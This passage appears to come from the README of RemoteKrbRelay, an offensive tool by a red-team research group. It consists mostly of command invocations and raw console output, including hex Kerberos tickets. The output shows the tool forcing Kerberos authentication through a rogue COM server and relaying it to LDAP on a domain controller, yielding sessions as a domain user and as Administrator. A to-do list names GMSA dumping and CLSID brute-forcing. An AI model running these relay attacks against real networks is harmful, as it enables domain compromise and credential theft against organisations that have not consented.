e726f6f742e6170636869a382043630820432a003020112a103020103a2820424048204201b56c75448ba7dac4de5c9171f59925a08a3c8e5af9523e69619aac39e1964753c7cb2c8b4c61a3e6c35b23fcd0611fe33ce5ffbce75b15f1b7d9087f561eb384cbca5acd4a
a48695ca97836d04817b3241ac3b9b34480e4e39399a8caf4dc0d2a4a0efff676ffa611acf3f0b8e054394e4c74bf22e46f849c482ba1ddb727d4bcf4254ef45897c1db50ed71a3b406cb7ca3f940233df566900367b897c70b6af1e4df3773aa9eff046c0dc3a0fa325
0faaeeed8d88e8fe63b12a7499f84cdde7cab4e13eec969a58c2a777a056e36226a0188a8e86aee0fad9edafc9f8fccf70346ac244433d98b98a49012478343a110c6840ff20216bab8bba7819eb2810241d53c919e965663a75f8888398edfa266202ea0daa688fd761
77e05ab9debc5605a1fdb0ffdb573623c782ade5539da3bfa05e81192314bb335635ef7c0854a0962129f1cc8f3de8570aa8812a7e078886fd092b18487912f46efc27ca62e946121766062bbb708d83d142473e0f6362518498da1e7746a16cda8dd1fef8b07ef819c8
fc08c39a8fecee753f587d7f98fc3729043ad45fd11eddfbb1f45b7f43203c29532a2ac8f3cdbd0d934cde8d787d5f25ca4a7ba9342a772b18e4ed15c0151b77271a1a8afab140fd77d4bc7b2ddd90a8be1288b393b817810b3899074338e4e0a5281618c976478ad7e0
0fa62d682ae3b8ce9ee4835a04dcbbba47944bd55ea8aeea697bf19c78cc7ff3f16ff68c0baadb17f3c8d8bb02cebeeec36168f53a75f0aded2439942bd1222a4d07cf060bb637018b1caf68ec8f62ea58df29ab831570d9f04283338c9bc528cdd4593006094682a75b
b9618c2e9de1ee583c0ef8dfd369aa5a5285e4ee956f9cd14b9fa2abdae6bd54ac2a133663517aea89daa2db34e560a2094bc645592d0a857a96a304c815751e54165c8f9743e33330b63d04d4640569ee1c5a8d545072b77b08f88ffbc75b731f86e3c9cf007855ce0f
1add753687002cbf044da3cc8a0d709d91ced600085a3335862843043209eec3a1a7d8536373d96351d760330cc421ca2101e88e3b1e09debe697c34f49ac156b8c9a5cbfdc358463411224d550100a75bbe2bd9ffefb55be9c61f82f251f28c7d76bb561e273efd171d
e7a115fcbaccd081269960a98e90f5e8c68a74d19b30205841b1619f6478ba1806ffae73cef6a15ecd9523b87764ee6466df782393add499ef0c8a431b964f14fe78d9643102316abbc095e1259d7914a521409bd3b2f33f5f8e6217d70ee4561c63676a19ff31a81470
f8f7f467aae781bd4e1f6d422b85b3a9c86b53bd6a63c0498e9bff6c61e2d24e43827bcfe5ece84bae06019f196c3f5888731fb0e3c2004dc47931e001cbe07fd1fe590add2b5ba115fc7dbe64997f3000ffc27365e505272ba1cc80a08409507010c3f7d47e7811f97a
ca39e4beb39f86cf6f7a730549e2b0912baa676a8697422a61658cecdd4c61aafa48201a13082019da003020112a2820194048201905babe7729b20243cd22656575a124339b899e902eefba282ab7c38d17eeadb87cf2eea524a795bc634847db8dc3a51fb86de198a4
1e8f8a0f1e65ce667b3c3065bf32c8c70f2bda90943eba9ccec79e6c373d900daf7e5d3ba69d115e8dc9c23995654960d49b398ab94b7b75be4e92d3beaf143fa6fb965a6f49fbdd69a4c32dc2fd7161fbf184f938f0c4ce5f66ac05da0c2e4bd1c99e39d887f7b2c1a0
3425b2564748d70783939ed72eb71780a2f6efcc10719f3cceec4a1805eaf24b4c2768f888c4c2c33e9b58bcda619cdba1710555256bd648912e4068d034f7c4c2a0e9759be595e209f142fc3beb15535e6aeb18e67d89b54580db69eba294d83602a20ac600bb7d59d1
16041d11d713c4753c892987a98f4a8ffc4b8bb551d7559702995dded6f0a551cd88871668bc63794b76f828b75e007727f735800193764c44678059e32f5ed84eabdb9674201dd758ff2a605a7f241cae29b47ef64c156a8458212e62ca34ec5ac09a8db93d73d19fed
861c2597b70bca3363e4b8bf201ecfb372ee3b360793fa99415d0c778a6
[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a2440442b0fb0cce5b648ad7fe6c97d1f64ba9f31d09dbc4282a763159aed6b408c3da14576091ef0b7c64a01b0947323960ff1e941e775197d2f4b67446e9a95cf018e92bb5
[+] Let's relay to LDAP
[+] LDAP session initiated
[+] U've triggered: u:ROOT\Michael
[+] DistinguishedName: CN=Michael,CN=Users,DC=root,DC=apchi
[?] LDAP Last status LDAP_SUCCESS

Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>
```



```
Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -ldapwhoami -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 2

                  /\_/\____,
        ,___/\_/\ \  ~     /
        \     ~  \ )   XXX
          XXX     /    /\_/\___,
             \o-o/-o-o/   ~    /
              ) /     \    XXX
             _|    / \ \_/
          ,-/   _  \_/   \
         / (   /____,__|  )
        (  |_ (    )  \) _|
       _/ _)   \   \__/   (_
      (,-(,(,(,/      \,),),)

      CICADA8 Research Team
      From Michael Zhmaylo (MzHmO)
[?] Using domain controller dc01.root.apchi. U can specify dc using -dc/--domaincontroller
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: f87b28f1-da9a-4f35-8ec0-800efcf26b83
[?] Trying to trigger authentication from session 2
[*] apReq: 608206c606092a864886f71201020201006e8206b5308206b1a003020105a10302010ea20703050020000000a38204ef618204eb308204e7a003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f646330312
e726f6f742e6170636869a38204ac308204a8a003020112a103020103a282049a048204965cbb5db55131c6829ecdf4e2952bf57bd035362564de0fc8f7e8a3132fb0d2c1ddc40f6e4e70b35385b366247107b4cb1d2647dc0d38c9a94af1291b4fe9e71acd2fa297719
d03e3a12ae556e40bdc062da6df17deb321fb9ccf7de893c2d055d3a00a1fd6fc6b820430a0a15f2ab8f4a53bd4abe547db9ef06223cb009731b54cda33ef6b55de1fccefe326de865994e6d034da11f29d41d650df6b2241b8de582ab0d836219aa5a84320f6f693e1b
9b31b05eb2a8f16cedb0fd7e314e2417712281932de45aafe30337ebafb4bb3082c4db55f2636b2b0ed5f3690183e99dd07896fc4292d1c01bd1829a5182d94ea5b07d7ea808986f21e27b51d2a9b9ca226d74b17ceb011c6f539f5088065b3ad9d471af3251e22b6b4c
f6ad86313571ae0c2303ff5adbef065d610e3574649a888d687db697e1d601acfedade6efb662fbeb232e78796b02ca8559a79523a1fc2312cb10f502e706ea0218b096120c12cfe3d85d79581287e1ce2d4e29e93ce5d22490dd9a3557c79a32285d35de3634572e6b6
9e3202f41aff2603ced0e6935edd9837095f5c3db44f69c18c25016d1c4ce38e1d359ee0e3453281271e38b22c6df72dce3149e21d416d24402f431681fe3dbb5292ca8e4c234340dbacf3a31b7d8b2df7083de3e3e8e4e289eeaa4bdda52d7e3ad019107f6b9ff5d082
7539fd8f154819032a140c367af3486b81633ec8ac66591231cbfba89d537bfed5650feff28c08218a6ec8e7ddc8182b713217094380a265251fbf145bac93650d3e581c96662e72320edb933485f26c1546e69adec850e896eba4819212310836426a6b0ed40766c0f4
f5c5e25940087584befb2e960760f8a99ee211c4f5dd497545cb029fe4e88dff6b126835fc578147372ccc722df6ae5fdf129f605c603ac357f824d9ac856f244594fcb1f779bb9eea59df3e72a6d6608a6b1bd7a1312daa76f0da27b85c15bb3d25c481b269c5cd988c
43951b43a9acb51cafdd8110bd3de7e36665d60586271b9e0db529a5dacd7e13bd116a2470d66a4876d4759e961a8edcc531d3840aa6e8da366bff1366b77213aa87649940f66cb9d7dd79fcac2ab78496eda9ae185537aa131b79f87f54de5a7cc60b8ed76bc7c2ac33
d0bbb8d43658cd4291bf3b8a7d4aaf97230e1f62ed3b06423ce59156d7ea5a65f0f247964d28088181ccd32aadb8523cce0d833325208e1c4dd548318091541932d35cd76bf14e10c41e47322c742a2cba37a6ea9ddfaf7931d0b19f596b7072aa17ea19a52f8123a937
9876952ae23ed44e06f997cc813f0a6669e2c9f0a8b02435fd361227d2eea4ecc4ae5f88477e35d4777a2c4201c84f5fbfdbdb3d14a9a447843ad85767fdf74b90ca04aacb2a887af7bfc97b719a9892db2725c6ae73e7e7de492148c469ef1236200ba562eebd052e59
4d637a0c9bea074ef50a2fbf8ad3e2a1d6eaeb73314926515d2680955317b224c8980635e9c39afa6c15243cc1f1646edd5ffd0de4c9a3b57dbc8ffc8734444e9162536aa89e4f724bd102c664b546c14f7b2c5e5a78a8db7489e6950151ce3ea707ea4765990bcb8e81
4def5e14eb83285c45e7fadc8e1d315c17a3a34992796c7e13d594f630c3ef9135d712f044ccd3e2af00b8b94a48201a7308201a3a003020112a282019a048201964374b7604e6c7c1f5296ec83430cfdbe3b8a24a81464ec03b63082c08d33b53d91196c4ad69d76077
527562ecc60106c8534593e64ecca423e7d618c883c8a94d8a8ef37703ef443540af66078a290c3165c00877798cc7bdd1ea6b419d5db88271818ecfb19bc88b9ea3e2614c444dfe7370c03143d1cff835fb1c71b962ed4233115b01fb1c2437413208e58764712b7f7f
05d6e07bcc4c5fc3219c3c9f259d0404a55de029bc52572d0fec32a57d1a2c4acdf84c65b96293a84ac86630cacc5c5cfd65df1f16cec2dbbf33bd319706f7ad2bae4adb96015c9bcf1d6be3587e6cb1cd4946c10847d929f2f94beb74457459d43fa5ed99eb2c07fdfd
38cbb9f44c5f87307733f6d7f0039dded3ffb237d6db30ffc268ca55103b3a3832d75947a273fac2c5b1c97e7d5b51ef1a5d154a73663e00a781e7c4fc3f5b8f00e659c15013a1ede4a1b9c942c332880bed4fa3f583ea39343276157880394fd9f8c16852c63fa8f1ee
770f8255c99b4728fe92a39ef557ca1443bd8109cd2e20619eb858e45235f3f99088c7255bb57bd43ba58621df2dd55
[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a2440442072f4d2d65604621bbe32dbec64a6d9f93b84cc2de909fcf4409a3098071b112ed36e84be92d2c28f592fd621301b06580cfde7782f020262c9c4434c42949548369
[+] Let's relay to LDAP
[+] LDAP session initiated
[+] U've triggered: u:ROOT\Administrator
[+] DistinguishedName: CN=Administrator,CN=Users,DC=root,DC=apchi
[?] LDAP Last status LDAP_SUCCESS

Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>
```

Also LAPS, changing user password, smb....

Video DEMO:

- https://youtu.be/1zvycrTTgDU

TO DO LIST

- ☐ Dump GMSA
- ☐ Exchange to exchange relay
- ☐ CLSID Bruteforce
- ☐ Relay with supplemental credentials

Tips

- □ Relay initial OXID Request authentication. Link. U can test:

```
.\RemoteKrbRelay.exe -ldapwhoami -victim win10.

# but I haven't implemented the relay from Init
# dc011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAwbFAYBAAA
```